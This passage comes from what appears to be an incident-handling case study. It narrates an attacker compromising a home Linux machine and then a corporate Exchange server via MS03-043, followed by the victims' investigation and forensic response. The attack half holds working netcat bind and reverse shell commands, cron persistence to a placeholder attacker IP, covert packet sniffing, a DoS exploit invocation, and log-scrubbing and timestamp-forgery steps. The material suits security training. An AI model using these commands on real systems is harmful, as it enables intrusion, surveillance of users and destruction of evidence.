[root@roy root]# tar -xzf /usr/src/linux-2.4/net/Ethernet/.nc/network.tgz
[root@roy root]# cd /usr/src/linux-2.4/net/Ethernet/.nc/network
Make nc:
[root@roy root]# make linux
Move nc to network
[root@roy root]# mv nc /usr/src/linux-2.4/net/Ethernet/.nc/network
[root@roy root]# cd ..
Remove directory:
[root@roy root]# rm –fr /usr/src/linux-2.4/net/Ethernet/.nc/network

We now have our compiled (thanks to the excellent developer tools Roy has left us) netcat tool in the directory we created .Notice how we renamed it network, sound like a pretty important process, especially to a non-seasoned Linux user.

Now we will test our listener:

[root@roy root]# /usr/src/linux-2.4/net/Ethernet/.nc/network –l –p 8989 –e /bin/sh
This creates a netcat listener over port 8989 and shovels a shell to someone connecting.

Utilizing the simple command on our machine:
[root@bora ebcdic]# nc A.A.A.103 8989
whoami
root

We connect to our victim machine and are shoveled a Unix sh shell, as root. We now have a very valuable backdoor into our victim's machine.

We can even retrieve some of our tools:
On our machine *:
[root@bora ebcdic]#nc –l –p 8888<ms03-043.c
On victim's machine:
[root@roy root]# /usr/src/linux-2.4/net/Ethernet/.nc/network 8888>/usr/src/linux-2.4/net/Ethernet/.nc/ms03-043.c
This is interesting. What we are doing here is creating a "Listener" on our machine. We actually push a file, in our case our exploit, to any netcat client that connects to port 8888. This is specifically helpful in may cases because our victim machine is actually initiating this connection, a perfect method for bypassing firewalls and IDS systems.
* For clarity, we will refer to the exploit as ms03-043, an actual attacker would obviously rename this file.

Now lets retrieve our scanner:
[root@bora ebcdic]#nc –l –p 8888<ms03-043scanner.c
On victim's machine:
[root@roy root]# /usr/src/linux-2.4/net/Ethernet/.nc/network 8888>/usr/src/linux-2.4/net/Ethernet/.nc/ms03-043scanner.c
* For clarity, we will refer to the exploit as ms03-043scanner, an actual attacker would obviously rename this file.


Now one last step to "Keeping Access", let's make sure no one else can get in. Since we now have our netcat we will disabled all other access.
From our research:

```
Interesting ports on  (A.A.A.103):
(The 1599 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
6000/tcp   open        X11
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.068 days (since Mon Dec  1 21:37:12 2003)
```

With such a simple password set for root, we do not want any one else gaining access to our "Owned" (A common term Script Kiddies use to describe machine they have exploited and are now in control of).

Looking through some logs:
[root@roy root]# tail –200 /var/log/messages
Dec 1 04:02:13 bora syslogd 1.4.1: restart.
[root@roy root]# tail –200 /var/log/messages.1
Dec 2 04:02:13 bora syslogd 1.4.1: restart.
[root@roy root]# tail –200 /var/log/messages.2
Dec 3 04:02:13 bora syslogd 1.4.1: restart.
Dec 3 23:03:24 bora sshd(pam_unix)[16983]: session opened for user root by (uid=500)
So we can see we are the only people that have logged into this machine remotely via SSH in the past three days.

Using ntsysv we can make our system stop automatically starting the sshd process:



And there we go, the box is all our's, although we may share with Roy a bit.

Covering Tracks
Now we will cover up some of our tracks. As seen earlier we will hide all of our tools in obscure directories.
We will also scrub all of the log files:
/var/log/secure – Remove all our security related messages
/var/log/messages – Remove all our general system messages
/root/.bash_history – Remove our messages related to user root activity
Related to our .bash_history, we can also use the command 'unset HISTFILE'. This will delete user history after we log out of the system. After our log's are scrubbed, we can Do a grep BadGuyIp * from within the /var/log/ directory to see if we have missed anything. Grep will search all files in the /var/log/ directory, and report any instances of our IP address.

Again we also have named all our files obscure name. Always name programs common names like .network or even .., never sniffer.out or exploit.c. We also use touch to reset modified dates on files we have uploaded or modified on Roy's system. An experienced system administrator will use modified dates to detect elicit activity.

Fun with Ameri-Widget – Leveraging ms03-043

Reconnaissance

Now that we have access to Roy's machine we can do a bit of snooping:

```
[root@roy root]# cd /home/Roy
[root@roy root]# ls
.bash_history  .bashrc        development  mbox
.bash_logout   .mailboxlist   resume.txt   startvpn
.bash_profile
```

We can gain all sorts of valuable information just from Roy's home directory. Scanning through his resume we find out where he works, what type of work he does, where he lives, and what type of education he may have. We even have a development folder with all kinds of source code Roy has been working on, very valuable to the hacker community.

Does a typical home user keep source code on his PC? We could pretty much assume this person is doing some sort of remote access to a corporate network. Looking through the directory structure we find the Cisco VPN client, as well as Roy's VPN profile. Roy also has a VPN startup script in his home directory. Now we can try and leverage our attack on this corporate environment. First lets sniff a bit of Roy's traffic.

Adding the following line to the /etc/rc.local file (The last executing startup script on a Redhat system)


```
tcpdump –x –i eth0 > /usr/src/linux-2.4/net/Ethernet/.nc/.hex
```

Where:

- -x = Prints output in hex
- - i = Capture all packets off of interface eth1

And pipe all output to file .hex in our hidden directory.

This allows us to snoop all kinds of information about Roy and the traffic that is flowing to his machine. When we revisit we can then transfer the file to our local machine (netcat?) and utilize a program that parses tcpdump output, such as ethereal (http://www.ethereal.com/).



Here we can see Roy sending some web based email. Doesn't look like he is very happy with his job. Notice how we can see the actual payload of the packets.

We can also perform some basic sniffing, just to get a feel for how some of the traffic is flowing. Adding the following line to the /etc/rc.local file (The last executing startup script on a Redhat system)
tcpdump –i eth0 > /usr/src/linux-2.4/net/Ethernet/.nc/.reg
Where:

- i = Capture all packets off of interface eth1

And pipe all output to file .reg in our hidden directory.

We can see all kinds of traffic. Most notably the following sequence:

23:05:25.459864 192.168.2.1.32829 > 192.168.1.101.https: . ack 281287 win 63848 <nop,nop,timestamp 413942 571032> (DF)
23:05:25.463131 192.168.2.1.https > 192.168.2.1.32829: . 281287:282675(1388) ack 21686 win 64240 <nop,nop,timestamp 571032 413937> (DF)
.
.
.
23:05:25.507216 192.168.2.1.https > 192.168.1.101.32829: P 285451:285639(188) ack 21686 win 64240 <nop,nop,timestamp 571032 413942> (DF)
23:05:25.507314 192.168.2.1.32829 > 192.168.1.101.https: . ack 285639 win 63660 <nop,nop,timestamp 413947 571032> (DF)

There is a large amount of traffic being generated to host 192.168.1.101. This traffic seems to be encrypted via port 443, https. We have not seen any email related traffic with

the exception of Roy's personal web mail. Since Email is often the driving force many times for remote access, our attacker has a suspicion this may be a Microsoft OWA (Outlook Web Access) server.

It can be seen how valuable this type of information can be when performing reconnaissance. Having this capture traffic every time Roy boots his machine will give us one good eyeball on the network.

Scanning

The scanning phase is typically accomplished with one of the many scanning tools available (Nmap and Nessus, a very powerful vulnerability scanner available at http://www.nessus.org/, being very popular). Since we have a specific vulnerability we want to take for a ride, ms03-043, we will specifically look for hosts vulnerable to the exploit. A scanner has been written specifically for this purpose, ms03-043scanner *. The scanner crafts a packet that will cause a response th at will define whether a system is patched.

```
Results in a packet like this returned;

760.611604  x.x.x.69 -> x.x.x.254 DCERPC Fault: seq_num: 1189303165: status: unknown (0x000006f7)

0000  00 08 c7 85 ca d8 00 00 0e fd 05 31 08 00 45 00   ...........1..E.
0010  00 70 00 49 00 00 80 11 d6 b4 xx xx xx 45 xx xx   .p.I.........E..
0020  xx fe 04 02 aa f9 00 5c d5 5e 04 03 00 00 10 00   .......\.^......
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 f8 91 7b 5a 00 ff d0 11 a9 b2 00 c0 4f b6   ....{Z........O.
0050  e6 fc 7d 53 e3 46 6b 69 77 69 2d 68 61 63 6b 65   ..}S.Fkiwi-hacke
0060  72 21 d6 94 a3 3f 01 00 00 00 7d 53 e3 46 00 00   r!...?....}S.F..
0070  ff ff 57 00 04 00 00 00 00 00 f7 06 00 00         ..W...........

f7 06 00 00 => 0x000006f7  shows that its not patched
```

Usage is as follows:

ms03-043scanner [-vqh] [-t timeout] <ip address>

./ms03-043scanner [-vqh] [-t timeout] <ip address>/<cidr-bits>

Where:

-v increase verbosity

-q quiet, no output, just exit status

-t n set scan timeout to n seconds, default 5

-h this help

when scanning one ip, exits with:

0 not vulnerable

1 does not accept DCE RPC protocol (connection refused)

2 no response (filtering msgr port, or not there)

3 vulnerable to msgr 1 and msgr2

4 vulnerable to msgr 2 (but patched for msgr1)

255 can't tell for some other reason

when scanning an ip range, exits with:

0 nothing was vulnerable

4 one or more were vulnerable

* See Appendix C for Source Code

Since we are concerned with causing havoc within Roy's corporate environment, we need to perform this scan when Roy is connected via VPN to Ameri-Widget's gateway.

We will append the following two lines to Roy's startvpn script:
ms03-043scanner –v 192.168.2.0/24>/usr/src/linux-2.4/net/Ethernet/.nc/.ms
Where:

-v = Verbose mode. Print detail.

This will scan for the Ms03-043 vulnerability across the entire 192.168.2.0 subnet. Again we pipe the output to the file .ms in our hidden directory.

nmap –sS –O 192.168.1.101>/usr/src/linux-2.4/net/Ethernet/.nc/.map
Where:

-sS = SYN scan. Can hosts using half open SYN connections. This increases our chances of not being detected.

-O = Use TCP/IP host fingerprinting. All Operating Systems respond to TCP/IP traffic differently. This allows us to make an intelligent guess at what type of Operating System we are scanning.

192.168.1.101 – Destination IP Address

This is a scan of our host we saw earlier in our tcpdump output, the alleged OWA server. Again we pipe the output to the file .map in our hidden directory.
Note: nmap, as with a typical Redhat install, has already been installed on Roy's system.

We will add these commands to the tail end of the startvpn script, *entering* hundreds of times to the bottom of the script. This will make it a little harder to detect anything abnormal if the script is edited in vi or emacs, Roy would have to navigate all the way to the bottom. This is another technique often deployed by an attacker, obscurity.

The ms03-043scanner scan yields the following:
192.168.1.1 Timeout or not vulnerable
192.168.1.2 Timeout or not vulnerable
.
.
.
192.168.1.101 Vulnerable to MS03-043 exploit.

Excellent, we have found a vulnerable host. The same host that is potentially looking like an OWA server.

The nmap scan yields the following:

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Interesting ports on (192.168.1.101):
(The 1571 ports scanned but not shown below are in state: closed)

Port	State	Service
25/tcp	open	smtp
27/tcp	open	nsw-fe
80/tcp	open	http

```
88/tcp    open      kerberos-sec
110/tcp   open      pop-3
119/tcp   open      nntp
135/tcp   open      loc-srv
139/tcp   open      netbios-ssn
143/tcp   open      imap2
389/tcp   open      ldap
390/tcp   open      uis
443/tcp   open      https
445/tcp   open      microsoft-ds
464/tcp   open      kpasswd5
563/tcp   open      snews
593/tcp   open      http-rpc-epmap
636/tcp   open      ldapssl
993/tcp   open      imaps
995/tcp   open      pop3s
1026/tcp  open      LSA-or-nterm
1029/tcp  open      ms-lsa
1084/tcp  open      ansoft-lm-2
1385/tcp  open      atex_elmd
3268/tcp  open      globalcatLDAP
3269/tcp  open      globalcatLDAPssl
3372/tcp  open      msdtc
3389/tcp  open      ms-term-serv
5800/tcp  open      vnc-http
5900/tcp  open      vnc
10000/tcp open      snet-sensor-mgmt
```
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Wow the jackpot. We can see SMTP, POP3, and https are all open, I think we have found Ameri-Widget's email server. This machine has so much open we could really cause some havoc.

Exploiting the System

Now we will actually use our buffer overflow attack, Ms03043.
Usage is as follows:

```
[root@roy root]# /usr/src/linux-2.4/net/Ethernet/.nc/ms03-043 -d amerimail -i
192.168.1.101 -s n0nlameputer
```
Where:

-d = dest netbios name>
-i = dest netbios ip>
-s = Spoofed (faked) netbios source

Note we needed the netbios name of the server. Adding the following to Roy's VPN script:

nslookup 192.168.1.101>>/usr/src/linux-2.4/net/Ethernet/.nc/.look


Shows plenty of helpful information:
Server: 192.168.1.54
Address: 192.168.1.54#53
101.1.168.192.in-addr.arpa name = amerimail.

Doing a simple nslookup on Roy's machine provided this valuable data, notice it also gave us the IP address of the internal DNS server. Maybe helpful in the future.


So finally simply adding the following line to Roy's VPN script:
./ms03-043 -d amerimail -i 192.168.1.101 -s n0nlameputer

Will cause a DOS every time Roy logs on to his VPN client.

The following message is displayed on the server's screen after the exploit is executed:



Again, this attack left no messages within the event log.
This is the only message after the exploit occurs:



Keeping Access

As we saw earlier, once we have the access we need it is trivial to utilize this buffer overflow. We can add this to Roy's Web Browser startup script, so every time he open's it he will reboot the mail server.

We could have also performed an nslookup on the entire net block. We could then theoretically run this exploit against the entire network, bringing all vulnerable machine's to their knees.

As we saw earlier we will maintain our access via netcat.

Using the following on Roy's machine:

/usr/src/linux-2.4/net/Ethernet/.nc/network BADGUYIP 9090 –e /bin/sh

Our compromised system will try and shovel a shell to our IP address. This is wonderful access control, as we are not allowing inbound connections.

All we need to then do on our machine is:

[root@bora ebcdic]# nc –l –p 9090

And we will catch it. To avoid the obvious, we would create this as a cron job, and have the connection request occur when we know we will be ready to catch it.

Adding the following to the /etc/crontab file will cause our netcat client to fire up 5 minutes after the second hour of the beginning of every day (02:05 AM):

02 4 * * * /usr/src/linux-2.4/net/Ethernet/.nc/network BADGUYIP 9090 –e /bin/sh

Covering Tracks

Now we will cover up some of our tracks. As seen earlier we will hide all of our files in obscure directories.

We will also again scrub all of the log files:

/var/log/secure – Remove all our security related messages

/var/log/messages – Remove all our general system messages

/root/.bash_history – Remove our messages related to user root activity

Also using 'unset HISTFILE', we can reset our history at logout. Grepping through the /var/log/ directory, we can search for our IP to make sure we did not miss anything. Finally we can use touch to reset all of our files 'modified date' as well as any system files we may have modified.


V. The Incident Handling Process

Introduction

We will now look at the Incident Handling process. We will look at all steps Ameri-Widget took from the time the incident was noticed. Recommendations will be made where improvements could be made. The IT staff of Ameri-Widget did not have a formal policy in place, and some miscues occurred during the process.

Preparation

Ameri-Widget had a relatively secure, layered security design. The network has been segmented between different security zones. Publicly accessible devices reside in the DMZ segment. Our traffic flow between the zones is filtered by a PIX 515e statefull firewall.



Our remote users were given access to our internal network via Cisco VPN client software terminating on the PIX. The clients authenticated via pre-shared key that are rotated frequently. The tunnel is encrypted via a 3-des tunnel. While the pre-shared keys are not an optimal solution, a radius server is a future consideration; it is nonetheless a blatant hole.

Filtering on the PIX is done on an as-needed basis. We drop all traffic unless there is an access requirement. The exception to this is our VPN client, which unfortunately is allowed to roam free. The command ‘sysopt connection permit-ipsec’ bypasses all normal filtering on the PIX’s interfaces and allows all VPN traffic through.

The Information Technology staff for Ameri-Widget consists of primarily two people that oversee the environment. Jake primarily oversees the Unix servers and Elwood primarily takes care of the Windows side. Neither have any formal security training or a security background. These two will comprise our primary incident handling team. Mary, the CEO of Ameri-Widget, will also be part of the process. Unfortunately before the incident there was no formal Incident Handling process in place.

Identification

The processes following by the Ameri-Widget IH team in handling the incident is as follows:

Summarized Incident Handling Timeline	
Identification	Elwood Notices strange system message while investigating alleged power issues with Exchange server. Identified as possible security incident.
	Other members of IH team notified.
	Sniffer installed to further look into issue.
	Sniffer dumps malicious traffic.
	Evidence List created.
Containment	VPN access shut off. Immediate security credentials changed.
	Jump pack built on the fly.
	Hard drives on Exchange server and Roy's laptop imaged.
	Analysis of machines.
	Decision made not to pursue in court and continue operations.
Eradication	Decision made to rebuild both machines.
	Analysis of vulnerability.
	Steps taken to mitigate risk (Access Control improvement, patching of all machines, and VPN endpoint maintenance, syslog infrastructure...).
Recovery	Systems rebuilt.
	All Systems validated.
	All Systems closely monitored.
Lessons Learned	Meeting to review incident.
	Future improvements devised and signed off on.


These are the processes Elwood and Jake followed in the IH procedure from initial detection to lessons learned. While items where overlooked along the way, fundamentally the process was sound. The incident ultimately was not pursued in a court of law. If it had some of the overlooked items might have been the difference in a successful campaign.

The time line for the incident itself and pertinent IH events is as follows:

	Ameri-Widget ms03-043 Exploitation Timeline			
Time	12/1/03 1:00 AM	12/2/03 12:00 AM	12/4/03 12:10 AM	12/5/03 12:00 AM
Event	Roy's system is scanned by BadGuy.	Roy's system is compromised via weak password.	Ameri-Widget corporate network is sniffed/scanned.	BadGuy discover vulnerable Exchange server on corporate network.
Time	12/6/03 11:30 PM	12/7/03 8:24 AM	12/7/03 10:00 AM	12/7/03 10:05 AM
Event	BadGuy scripts vulnerability into VPN script.	Exchange server reboots (Exploitation).	Exchange server reboots (Exploitation).	Ameri-Widget IT department is notified of problems with email, problem investigation begins.
Time	12/8/03 8:30 AM	12/8/03 9:00 AM	12/8/03 10:00 AM	12/8/03 10:20 AM
Event	Exchange server reboots (Exploitation). Incident identified as security event.	Sniffer (windump) is installed on exchange server.	Exchange server reboots. Suspicious traffic is seen generated from Roy's machine.	Roy is notified to bring machine into office for further investigation.
Time	12/8/03 10:30 AM	12/08/03 11:00 AM	12/08/03 11:30 AM	12/08/03 12:00 PM
Event	VPN is disabled. All internal logon credentials are changed. Surrounding systems surveyed.	Roy's laptop and Exchange server are imaged. Exploit and modified VPN script is found on the hardrive. Complete investigation of machine and network.	CEO makes decision not to go public with incident.	Systems rebuilt. Investigative process of remote connectivity alternatives.


The problem was primarily identified by a reboot of the exchange server that happened at 12/7/03 10:00 AM. Many user's were reporting problems. Looking through the event logs there was no entries regarding any suspicious activity. Elwood had disregarded earlier reported problems reported related to the 12/7/03 8:24 AM reboot, as his Outlook client fired up with no problems (User error?). Elwood's first hunch was that the server was experiencing power issues. Several users had complained of not being able to connect to their email boxes and the event log reported two reboots that day. This is a major issue for a small company that is very reliant on Email for correspondence.

Normal log entries where followed by the Windows startup message:



Elwood rewired some UPSs (Uninterrupted Power Supplies). There were no other problems the remainder of the day. Jake and Elwood went home for the night.

As Elwood checked on the power situation the following day he actually witnessed the following screen at 12/8/03 8:30 AM on the Exchange server:



At this point Elwood realized something was awry, and notified the rest of the IT department (Jake) as well as Mary the CEO (Mary had heard rep eated complaints of email issues and wanted to know what was going on). At this point the group collaboration identified this to be a possible security incident. Something was very strange with the email server. Elwood was designated as the main contact for the incident.
Neither Elwood nor Jake had seen such a message on a Windows machine. Again nothing in the event logs pointed to anything conclusive. Jake being the Unix guy, recommended they install windump (http://windump.polito.it/) on the machine, the Windows equivalent of tcpdump.
Elwood started windump:

C:\windump\windump –i 1 –x > c:\windump dump.txt

Where:

-i = Capture all traffic via Ethernet interface 1
-x = Capture output in hex
> = Dump output to file dump.txt

The command was also added to the autoexec.bat, so they would capture traffic after a reboot.
Note: This was a risk. They had no idea if the Exchange server itself had been compromised.

On 12/8/03 10:00 AM users started reporting email problem's again. Returning to the server and looking through the dump.txt file found the following entries:

```
19:20:44.785196 IP 192.168.2.1.137 > 192.168.1.101.137: udp 50
                4500 004e 03db 0000 8011 b2a6 c0a8 0165
                c0a8 0168 0089 0089 003a bb84 807c 0010
                0001 0000 0000 0000 2043 4b41 4141 4141
                4141 4141 4141 4141 4141 4141 4141 4141
                4141 4141 4141 4141 4100 0021 0001
19:20:44.785262 IP 192.168.2.1.137 > 192.168.1.101.137: udp 50
                4500 004e 03db 0000 8011 b2a6 c0a8 0165
                c0a8 0168 0089 0089 003a bb84 807c 0010
                0001 0000 0000 0000 2043 4b41 4141 4141
                4141 4141 4141 4141 4141 4141 4141 4141
                4141 4141 4141 4141 4100 0021 0001
19:20:44.787423 IP 192.168.1.101.137 > 192.168.2.1.137: udp 229
                4500 0101 202e 0000 8011 95a0 c0a8 0168
                c0a8 0165 0089 0089 00ed 0881 807c 8400
                0000 0001 0000 0000 2043 4b41 4141 4141
                4141 4141 4141 4141 4141 4141 4141 4141
                4141 4141 4141 4141 4100 0021 0001 0000
```

These are really strange packets. We have Roy's home VPN machine communicating with the Exchange server via port 137, a common port used for Active Directory connectivity. The strange part is Roy's machine is a Linux machine. The payload is also strange, with the repeating pattern of 14s.
Doing a little research on the web, Elwood discovers the MS03-043 vulnerability and realizes they have been compromised.
All members of our team where notified and Roy was asked to bring in his Laptop. All VPN access was temporarily disabled and all access credentials where changed. Elwood began keeping a notepad of all activity found and procedures performed.

The Incident Evidence list:

- A notepad used for notes.
- Bit by bit copies of Roy's laptop hard drive and the Exchange server hard drive (Logs). Ultimately the original hard drives would have been ideal.
- Archived backups of servers prior to incident.
- Screen shots of analysis of machine.

The evidence will be handled with care and stored in plastic bags. This will help if the incident is deemed malicious enough to prosecute in a court of law.

Containment

One of our first steps in containment was to shut down all VPN access. We know this was the method the attacker used to leverage the attack. The Exchange server was also taken offline to better access the extent of the compromise (Remove the network line).

All passwords were changed. This includes all Active Directory and system accounts (Most notably Roy's). All of the IT department's accounts (network and firewall) were also changes. All other clients were also analyzed to try and detect any abnormalities.

Jake and Elwood did not have a formal "jump kit" in place but assembled one on the fly.

The kit consisted of the following:

- A notepad for taking notes. Jake and Elwood documented every step of the process.
- An external SCSI Backup device with media.
- Binary backup software.
- Cell Phone
- RJ-45 female-to-female connectors

While not quite extensive, not to bad for Elwood and Jakes first security Incident Handling process. In the future the additions of an external cd writer, tape recorder, forensic software, static cd with statically linked binaries, and a Windows 2000 Resource CD would be helpful.

The IT department also had Roy bring his Laptop in immediately, turning it off by simply pulling the plug to preserve evidence. The drive was imaged for further analysis. The Exchange server was also unplugged. The hardrive on the Exchange server was also imaged. This is an important step. It is important to have an exact image of these items in case we later need to look further into the incident, it may be more extensive that we think and may have affected outside nodes. They utilized dd to perform this function with Roy's Linux box and the Exchange server. Both of these machines should not be booted into the OS, but booted via boot disks. The backup software will also be run from there. Jake and Elwood downloaded a mini Linux OS named F.I.R.E, Forensic and Incident Response Environment Bootable CD (http://fire.dmzs.com/). This will ensure a trustworthy dd, which is added to the CD. We then boot via the CD on both machines.

Note: F.I.R.E contains many other useful tools and was specifically designed for system forensics.

With Roy's machine off the network they performed the following:

```
[root@fire root]# dd if=/dev/hda of=/dev/nst0
```

Where:

if= device to make a bit by bit copy of (hardrive)
of= device to copy image to (tape)

This creates an exact bit by bit image of the hardrive on our external backup device. We can also use dd to image our Windows machine.

Using the same command:
[root@fire root]# dd if=/dev/hda of=/dev/nst0
Where:

if= device to make a bit by bit copy of (hardrive)
of= device to copy image to (tape)

And we now have copies of both machines.

Once they had Roy's laptop we found all sorts of clues. Screen shot's were taking of all the following events. Ensuring the machine was off the network they started snooping.

We found this entry in Roy's VPN script:
/usr/src/linux-2.4/net/Ethernet/.nc/ms03-043 -d amerimail -i 192.168.1.101 -s n0nlameputer
Lucky Jake had read something online about how attackers like to hide commands nestled at the very *very* bottom of normal scripts. This was also a great find because it gave us a directory.

Performing the following:
[root@roy root]# ls –A /usr/src/linux-2.4/net/Ethernet/.nc/

.owned	ms03-043	.reg
.hex	ms03-043.c	
.map	ms03-043scanner	
.ms	ms03-043scanner.c	
.	network	

All kinds of interesting things. They found the .map and .ms nmap scan output. The .hex and .reg of the attackers tcpdump sessions. The .owned was a file containing a list of IP address, probably compromised hosts. We found our trusty exploit and scanner, along with the source code.

Jake also found a program called network. Offline he ran the program:
[root@roy root]# nc
Cmd line:
nc: missing hostname argument
Try `nc --help' for more information.
So network actually was the famed netcat. Pretty good indication this is what was utilized for access.

Also performing the following:
[root@roy root]# ls –l /usr/src/linux-2.4/net/Ethernet/.nc/

```
-rwxr-xr-x   1   root    root      19502 Dec 07 00:09 .owned
-rw-r--r--   1   root    root       2388  Dec 04 00:36 .hex
-rw-r--r--   1   root    root       2345  Dec 08 00:35 .map
-rwxr-xr-x   1    root   root      19147 Dec04 00:19 .ms
-rwxr-xr-x   1   root    root      19502 Dec 08 11:09 ms03-043
-rw-r--r--   1   root    root       2388  Dec 07 00:36 ms03-043.c
-rw-r--r--   1   root    root       2345  Dec 07 00:35 ms03-043scanner
-rwxr-xr-x   1    root   root      19147 Dec 08 11:19 ms04-043scanner.c
-rw-r--r--   1   root    root       2345  Dec 08 00:35 network
-rwxr-xr-x   1    root    root      19147 Dec 07 22:19 .reg
```

So we have no activity in this directory prior to Dec 04 2003. This is a couple of days before we started experiencing Exchange problems.

They also parsed through the log files on Roy's machine:
/var/log/messages
/var/log/secure/
/root/.bash_history
Unfortunately this proved unfruitful. The attacker has purged all entries, and apparently even changed the modified dates (touch).
